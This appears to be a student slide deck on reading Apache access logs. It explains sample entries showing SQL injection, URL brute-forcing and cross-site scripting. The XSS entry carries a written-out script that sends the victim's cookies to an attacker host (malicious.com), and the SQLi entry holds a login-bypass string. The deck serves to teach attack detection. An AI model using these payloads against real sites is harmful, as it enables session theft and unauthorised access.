Apache Log Examples


Group Members

- David
- Muhammad Mazaya
- Marvell Rivandy
- Ruben Pangestu
- Ronan Sundjojo

SQLINJECTION

192.168.1.102 - - [30/Oct/2023:12:34:56 +0000] "GET /login?username=admin' OR '1'='1'-- &password=pass HTTP/1.1" 200 5123 "http://example.com/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"

- The IP 192.168.1.102 is the source of the request.
- The malicious user is trying to exploit the login form by entering the following into the username field: admin' OR '1'='1'--.
- This SQLi attempt is trying to bypass the login mechanism by making the SQL query always return true ('1'='1'), rendering the password check irrelevant.
- The -- at the end is an SQL comment, which serves to comment out the rest of the SQL statement, ensuring that the malicious payload works as intended.



CROSS SCRIPT SCRIPTING

192.168.1.103 - - [30/Oct/2023:13:45:12 +0000] "GET /comments?postID=123&comment=<script>document.location='http://malicious.com/steal.php?cookie='+document.cookie;</script> HTTP/1.1" 200 4567 "http://example.com/blogpost" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"

- The IP 192.168.1.103 is the source of the request.
- The attacker is trying to exploit the comments section by entering a malicious <script> into the comment parameter.
- The script attempts to redirect the user's browser to the attacker's domain (malicious.com) and pass along the user's cookies.

URL BRUTE FORCE

```
192.168.1.104 - - [30/Oct/2023:14:30:10 +0000] "GET /admin HTTP/1.1" 404 1234 "http://example.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
192.168.1.104 - - [30/Oct/2023:14:30:11 +0000] "GET /login HTTP/1.1" 200 2345 "http://example.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
192.168.1.104 - - [30/Oct/2023:14:30:12 +0000] "GET /wp-admin HTTP/1.1" 404 3456 "http://example.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
192.168.1.104 - - [30/Oct/2023:14:30:13 +0000] "GET /backup HTTP/1.1" 404 4567 "http://example.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
```

- The IP 192.168.1.104 is the source of the requests.
- The attacker is sequentially trying different URLs (/admin, /login, /wp-admin, /backup) in quick succession.
- The 404 responses indicate that many of the attempts are unsuccessful, but the 200 response for /login might indicate a potential point of interest for the attacker.

Thank You

THANKS FOR YOUR ATTENTION!